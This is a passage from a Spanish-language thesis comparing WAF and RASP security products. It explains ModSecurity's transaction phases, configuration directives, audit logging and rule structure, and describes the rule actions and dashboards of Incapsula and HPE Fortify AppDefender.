


Figura 36: Arquitectura de Waratek (Waratek, 2016)

2.4.3.5 Prevoty

La solución RASP de Prevoty se apoya en el uso del Language-theoretic Security (LANGSEC), contextualizando los patrones y/o caracteres presentes en una petición a una aplicación web, en función del lenguaje de programación en que esté desarrollada la misma, proporcionando según el fabricante, bajos niveles de falsos positivos y falsos negativos, así como mayor rapidez en el procesamiento de las peticiones a la aplicación a proteger. Al igual que el resto de las soluciones RASP anteriormente comentadas, es preciso la instalación de un agente para poder interceptar las peticiones y respuestas de la aplicación a proteger. (Langsec, 2016; Poll, Van den Broek, & De Ruiter, s. f.; Prevoty, 2016b).




Figura 37: Arquitectura de Prevoty. (Prevoty, 2016a)

2.5 Presentación de las soluciones a evaluar

Las soluciones que se propone analizar son las siguientes:

SOLUCIÓN	TECNOLOGÍA	COMERCIAL / OPEN SOURCE
ModSecurity	WAF	Open source
Incapsula	WAF	Comercial
Hp Security Fortify Application Defender	RASP	Comercial
Contrast Protect	RASP	Comercial

Tabla 3: Soluciones WAF y RASP a analizar

2.5.1 ModSecurity

ModSecurity es un WAF híbrido que delega parte de su trabajo en el servidor web, en el caso de Apache mediante su integración con módulos (Ristic, 2010). Apache realiza las siguientes funciones:

- Descifra el tráfico SSL.
- Divide el flujo de conexión entrante en solicitudes HTTP.
- Analiza parcialmente las solicitudes HTTP.
- Invoca a ModSecurity, en función del contexto de configuración correcto (<VirtualHost>, <Location>, etc.).
- Descomprime los cuerpos de las peticiones HTTP según sea necesario.

- En el caso que Apache esté configurado como reverse-proxy, reenvía las peticiones a los servidores backend.

La funcionalidad proporcionada por ModSecurity se podría resumir en las siguientes categorías:

- **Parsing (análisis) del tráfico:** los datos que componen las peticiones web, son examinados por analizadores de seguridad que extraen bits de datos y los almacenan para su uso posterior por las reglas.
- **Buffering:** los cuerpos (body) de la solicitud y de la respuesta se almacenan en búfer, por lo que ModSecurity tiene acceso a las peticiones completas antes de pasarlas a la aplicación web para su procesamiento, y a las respuestas completas antes de que se envíen al cliente. De esta forma, se puede proporcionar un bloqueo confiable en el caso de tráfico malicioso, si bien tiene la desventaja que precisa RAM adicional para el almacenamiento de los cuerpos de petición y respuesta.
- **Registro completo de transacciones o log de auditoria:** esta característica permite registrar todo el tráfico HTTP completo en vez de registrar únicamente información parcial de registro de acceso. Registra los encabezados y el cuerpo de la petición, así como los encabezados y el cuerpo de la respuesta.
- **Motor de reglas:** se encarga de evaluar la transacción y llevar a cabo las actuaciones definidas en las reglas en el caso que el tráfico evaluado coincida con alguno de los patrones definidos en las mismas.

2.5.1.1 Ciclo de vida de una transacción en ModSecurity

ModSecurity divide una transacción en 5 fases (Ristic, 2010):

- **Fase 1 – REQUEST_HEADERS:** el propósito principal de esta fase es permitir que el motor de reglas evalúe una petición antes de que se lleve a cabo el procesamiento del cuerpo de la petición. También permite determinar cómo ModSecurity procesará el cuerpo de una petición: por ejemplo, se puede determinar que ModSecurity analice el cuerpo de una petición XML.
- **Fase 2 – REQUEST_BODY:** esta es la fase principal de análisis de las peticiones y se realiza inmediatamente después de que se haya recibido y procesado un cuerpo de petición completo. En esta fase, las reglas tienen acceso a todos los datos de la petición.

- **Fase 3 – RESPONSE_HEADERS:** esta fase tiene lugar después que las cabeceras de la respuesta estén disponibles, pero antes que se tenga acceso al cuerpo de la respuesta. En esta fase, deberían actuar las reglas que deciden si se va a analizar el cuerpo de la respuesta.
- **Fase 4 – RESPONSE_BODY:** en esta fase, se ha leído el cuerpo de la respuesta. Las reglas tienen acceso a todos los datos que conforman el cuerpo de la respuesta, de tal forma que pueden llevar a término las acciones correspondientes.
- **Fase 5 – LOGGING:** en esta fase, la transacción ya ha finalizado. Las reglas que actúan en la fase 5, determinan la forma en la cual el registro de la actividad se llevará a cabo.

2.5.1.2 Configuración de ModSecurity

La configuración de ModSecurity se lleva a cabo mediante el archivo modsecurity.conf. En un sistema operativo Ubuntu, el archivo se encuentra en la siguiente ubicación: /etc/modsecurity.

En este archivo se debe prestar especial atención a las siguientes secciones:

- **Rule engine initialization:** mediante la directiva SecRuleEngine On | Off | DetectionOnly, se determina la inicialización del motor de reglas de ModSecurity; en una primera fase de pruebas es conveniente configurar esta directiva en modo DetectionOnly con el objeto de ver que las reglas están funcionando correctamente (analizando los registros de log), sin que se llegue a bloquear ninguna petición.
- **Request body handling:** mediante la directiva SecRequestBodyAccess On | Off, determina si ModSecurity tiene acceso al cuerpo de las peticiones (fase 2); es importante que esté activada, ya que de lo contrario no podrán analizarse los parámetros POST.
- **Response body handling:** en esta sección nos encontramos con cuatro directivas:
  - SecResponseBodyAccess On | Off: lo activaremos en el caso de tener reglas que deban acceder al cuerpo de la respuesta (fase 4). El objetivo de las reglas en la fase 4 es evitar que el servidor pueda responder con algún tipo de contenido inadecuado (fuga de información).
  - SecResponseBodyMimeType: determina el tipo de contenido del cuerpo de la respuesta que debe inspeccionarse: es posible definir la inspección de archivos de texto, html, etc, evitando la inspección de, por ejemplo, imágenes.
  - SecResponseBodyLimit: determina el tamaño máximo hasta el cual se va a inspeccionar el cuerpo de la respuesta.

- SecResponseBodyLimitAction: determina la acción que debe llevarse a cabo si se supera el tamaño máximo a procesar del cuerpo de la respuesta.

```
# -- Rule engine initialization ----------------------------------------------

# Enable ModSecurity, attaching it to every transaction. Use detection
# only to start with, because that minimises the chances of post-installation
# disruption.
#
SecRuleEngine DetectionOnly
#SecRuleEngine On
```

Figura 38: Configuración del motor de reglas en "DetectionOnly" en el archivo modsecurity.conf

```
# -- Request body handling ---------------------------------------------------

# Allow ModSecurity to access request bodies. If you don't, ModSecurity
# won't be able to see any POST parameters, which opens a large security
# hole for attackers to exploit.
#
SecRequestBodyAccess On
```

Figura 39: Configuración del acceso al cuerpo de las peticiones en el archivo modsecurity.conf

```
# -- Response body handling --------------------------------------------------

# Allow ModSecurity to access response bodies.
# You should have this directive enabled in order to identify errors
# and data leakage issues.
#
# Do keep in mind that enabling this directive does increases both
# memory consumption and response latency.
#
SecResponseBodyAccess On
# SecResponseBodyAccess Off

# Which response MIME types do you want to inspect? You should adjust the
# configuration below to catch documents but avoid static files
# (e.g., images and archives).
#
SecResponseBodyMimeType text/plain text/html text/xml

# Buffer response bodies of up to 512 KB in length.
SecResponseBodyLimit 524288

# What happens when we encounter a response body larger than the configured
# limit? By default, we process what we have and let the rest through.
# That's somewhat less secure, but does not break any legitimate pages.
#
SecResponseBodyLimitAction ProcessPartial
```

Figura 40: Configuración del acceso al cuerpo de las respuestas en el archivo modsecurity.conf.

- **Debug log configuration:** hay dos directivas en esta sección:
  - SecDebugLog: especifica la ruta y el archivo en el que se van a guardar los registros del log.
  - SecDebugLogLevel: especifica el nivel de detalle con que se va a llevar a cabo el log (desde 0 hasta 9).

Debug log level	Description
0	No logging
1	Errors (e.g., fatal processing errors, blocked transactions)
2	Warnings (e.g., non-blocking rule matches)
3	Notices (e.g., non-fatal processing errors)
4	Informational
5	Detailed
9	Everything!

Tabla 4: Nivel de detalle del log de ModSecurity. (Ristic, 2010)

- **AuditLogConfiguration:** las siguientes directivas son de aplicación en esta sección:
  - SecAuditEngine RelevantOnly | On | Off: por defecto únicamente se van a registrar las transacciones que estén marcadas por una regla, o aquellas que produzcan un código de error relevante, determinado por la directiva SecAuditLogRelevantStatus.
  - SecAuditLogRelevantStatus: determina el tipo de error producido por el servidor web que va a ser considerado relevante y, por lo tanto, registrado en el log. Por defecto, suelen registrarse los errores de tipo 5xx y 4xx (excluyendo el error de tipo 404 – prohibido).
  - SecAuditLogParts: especifica qué partes de la transacción serán registradas. La descripción de cada una de las partes de la transacción se detalla en la tabla 5.
  - SecAuditLogType Serial | Concurrent: indica qué tipo de registro de log será llevado a cabo. En modo serial, todas las transacciones se registran en un único archivo. En modo concurrent, registra cada transacción en un fichero.
  - SecAuditLog: especifica el archivo en el que se van a registrar las transacciones del log, si éste está configurado en modo serial.

- SecAuditLogStorageDir: especifica la ubicación en la que se van a guardar los archivos log generados, si está en modo concurrent.

Part letter	Description
A	Audit log header (mandatory)
B	Request headers
C	Request body
D	Reserved
E	Response body
F	Response headers
G	Reserved
H	Audit log trailer, which contains additional data
I	Compact request body alternative (to part C), which excludes files
J	Reserved
K	Contains a list of all rules that matched for the transaction
Z	Final boundary (mandatory)

Tabla 5: Detalle de las partes de una transacción en ModSecurity. (Ristic, 2010).

```
# -- Audit log configuration ---------------------------------------------

# Log the transactions that are marked by a rule, as well as those that
# trigger a server error (determined by a 5xx or 4xx, excluding 404,
# level response status codes).
#
SecAuditEngine RelevantOnly
SecAuditLogRelevantStatus "^(?:5|4(?!04))"

# Log everything we know about a transaction.
SecAuditLogParts ABIJDEFHZ
#SecAuditLogParts AHZ
# Use a single file for logging. This is much easier to look at, but
# assumes that you will use the audit log only ocassionally.
#
SecAuditLogType Serial
SecAuditLog /var/log/apache2/modsec_audit.log

# Specify the path for concurrent audit logging.
#SecAuditLogStorageDir /opt/modsecurity/var/audit/
```

Figura 41: Configuración de Audit Log en el archivo modescurity.conf

2.5.1.3 Reglas

Como ya se ha comentado, ModSecurity basa su funcionamiento en la interceptación del tráfico y la aplicación de una serie de reglas definidas en diferentes archivos de configuración.

ModSecurity proporciona dos sets de reglas:

- **The OWASP ModSecurity Core Rule Set (CRS):** son una serie de reglas genéricas de definición de ataques; este conjunto de reglas protege contra un amplio conjunto de ataques, incluyendo las categorías de OWASP Top Ten.
- **Commercial ModSecurity Rules:** proporcionadas por TrustWave SpiderLabs. Ofrece reglas de protección para aplicaciones específicas como: SharePoint, WordPress, cPanel, osCommerce, etc. Proporciona, además, bloqueo por reputación de IP, detección de malware, protección frente a backdoors, ataques por botnet y DoS, y análisis antivirus de archivos adjuntos, etc.

En una máquina con sistema operativo Ubuntu, los archivos de reglas activas se encuentran en el directorio /etc/modsecurity/activated_rules/.




Figura 42: Reglas activadas en ModSecurity

Las directivas usadas en el lenguaje de definición de reglas, se detallan en la Tabla 6:

Directive	Description
SecAction	Performs an unconditional action. This directive is essentially a rule that always matches.
SecDefaultAction	Specifies the default action list, which will be used in the rules that follow.
SecMarker	Creates a marker that can be used in conjunction with the skipAfter action. A marker creates a rule that does nothing, but has an ID assigned to it.
SecRule	Creates a rule.
SecRuleInheritance	Controls whether rules are inherited in a child configuration context.
SecRuleRemoveById	Removes the rule with the given ID.
SecRuleRemoveByMsg	Removes the rule whose message matches the given regular expression.
SecRuleScript	Creates a rule implemented using Lua.
SecRuleUpdateActionById	Replaces the action list of the rule with the given ID with the supplied action list.

Tabla 6: Directivas del lenguaje de reglas en ModSecurity. (Ristic, 2010)

Si bien la explicación de la construcción de reglas mediante el uso de cada una de las directivas del lenguaje, se encuentra fuera de los objetivos del presente trabajo, se ha creído oportuno el análisis de la anatomía de una regla construida usando la directiva del lenguaje de definición de reglas más usada: SecRule. La estructura de una regla de este tipo en ModSecurity, viene definida por las siguientes secciones: (Ristic, 2010)

- **Variables:** identifica las partes de una transacción HTTP con las que la regla va a trabajar. ModSecurity extraerá información de la transacción y la pondrá a disposición de la regla, mediante variables. Las variables son cadenas binarias, de tal forma que pueden contener caracteres especiales y bytes de cualquier valor.
- **Operadores:** especifica cómo será analizada por la regla una variable transformada. Suelen usarse expresiones regulares para definirlos. Únicamente se permite un operador por regla.
- **Funciones de transformación (Opcional):** una lista de funciones de transformación indica a ModSecurity cómo cambiar cada variable antes de poder llevar a término el análisis.
- **Acciones (Opcional):** especifica qué debe hacerse si existe una coincidencia entre la transacción y la regla.

```
SecRule VARIABLES OPERATOR [TRANSFORMATION_FUNCTIONS, ACTIONS]
```

Figura 43: Estructura de una regla en ModSecurity. (Ristic, 2010)

2.5.2 Incapsula

Se trata de una solución basada en la nube de la empresa Imperva, que proporciona, además de las características de protección WAF, prestaciones tales como: balanceo de carga, failover, Content Delivery Network (CDN) y protección DDoS.

Funciona mediante un cambio en las DNS de las aplicaciones a proteger, para que el tráfico pase a través de los servidores de Incapsula. De esta forma, todo el tráfico es analizado por el WAF integrado en el producto, proporcionando protección contra las categorías de ataques de OWASP Top Ten.(Imperva, 2016).

Dispone de una serie de reglas WAF integradas para la protección contra los diferentes tipos de ataques, permitiendo que el usuario cree nuevas reglas mediante un editor.




Figura 44: Editor de reglas de Incapsula. (Imperva, 2016)

Las acciones que pueden definirse en una regla son las siguientes (Imperva, 2016):

- **Alert:** genera una alerta, sin bloquear el tráfico.
- **Block Request:** bloquea la petición actual y genera una alerta.
- **Block sesión:** bloquea la sesión actual y genera una alerta. Cualquier petición adicional procedente de esta sesión, será bloqueada.

- **Block IP:** bloquea la IP que ha realizado la petición y genera una alerta. Cualquier petición adicional procedente de esta IP, será bloqueada durante un período de 10 minutos.
- **Require Cookie Support:** requiere que cualquier cliente que coincida con la regla, tenga habilitado el soporte de cookies para poder completar la petición.
- **Require Javascript Support:** requiere que cualquier cliente que coincida con la regla, tenga habilitado el soporte de Javascript para poder completar la petición.
- **Require CAPTCHA Support:** requiere que cualquier cliente que coincida con la regla, complete un test CAPTCHA para poder completar la petición.

Genera un registro de los ataques bloqueados, con detalles acerca del tipo de ataque, payload usado, etc.




Figura 45: Detalle de bloqueo de un ataque en Incapsula.

Incapsula permite la integración con diferentes herramientas SIEM con el objeto de permitir una visión holística de los eventos de seguridad producidos. Las herramientas SIEM con las que se integra en la fecha de realización de éste trabajo son:

- HP ArcSight.
- Splunk.
- McAfee.
- GrayLog.
- QRadar.

2.5.3 HPE Security Fortify Application Defender

Como se ha comentado anteriormente en el punto 2.4.3.1, HPE Security Fortify Application Defender (AppDefender) precisa la instalación de un agente (un archivo jar o .net), que se integrará en la aplicación a proteger.

El agente AppDefender, dispone de sus propias políticas establecidas, de forma que sigue protegiendo la aplicación, aunque no se disponga de conexión a los servidores de AppDefender, si bien necesita conectarse con dichos servidores para descargar las configuraciones actualizadas de protección.(Hewlett Packard Enterprise, 2016a).

AppDefender, presenta en su interfaz web un sumario de los eventos protegidos y los monitorizados, agrupados por categorías de criticidad, así como un histograma en una línea de tiempo que informa de forma gráfica de los eventos protegidos y monitorizados.

Figura 46: Eventos protegidos y monitorizados en AppDefender. (Hewlett Packard Enterprise, 2016b)




Figura 47: Histograma de línea de tiempo de eventos protegidos y monitorizados en AppDefender. (Hewlett Packard Enterprise, 2016b)

Dispone de una serie de categorías de vulnerabilidades definidas por defecto, las cuales es posible configurar en modo de monitorización, protección o desactivadas. Es además posible crear reglas personalizadas, denominadas Pointwise en AppDefender. Dichas reglas se pueden definir en función de diferentes factores, desde la dirección IP que origina la petición, hasta el user agent del navegador del usuario, pasando por la aparición de triggers concretos.




Figura 48: Configuración de categorías de protección predeterminadas en AppDefender




Figura 49: Creación de una regla personalizada en AppDefender

AppDefender proporciona una APIs RESTful mediante el framework Swagger, lo cual permite la comunicación entre diferentes aplicaciones del usuario y AppDefender.

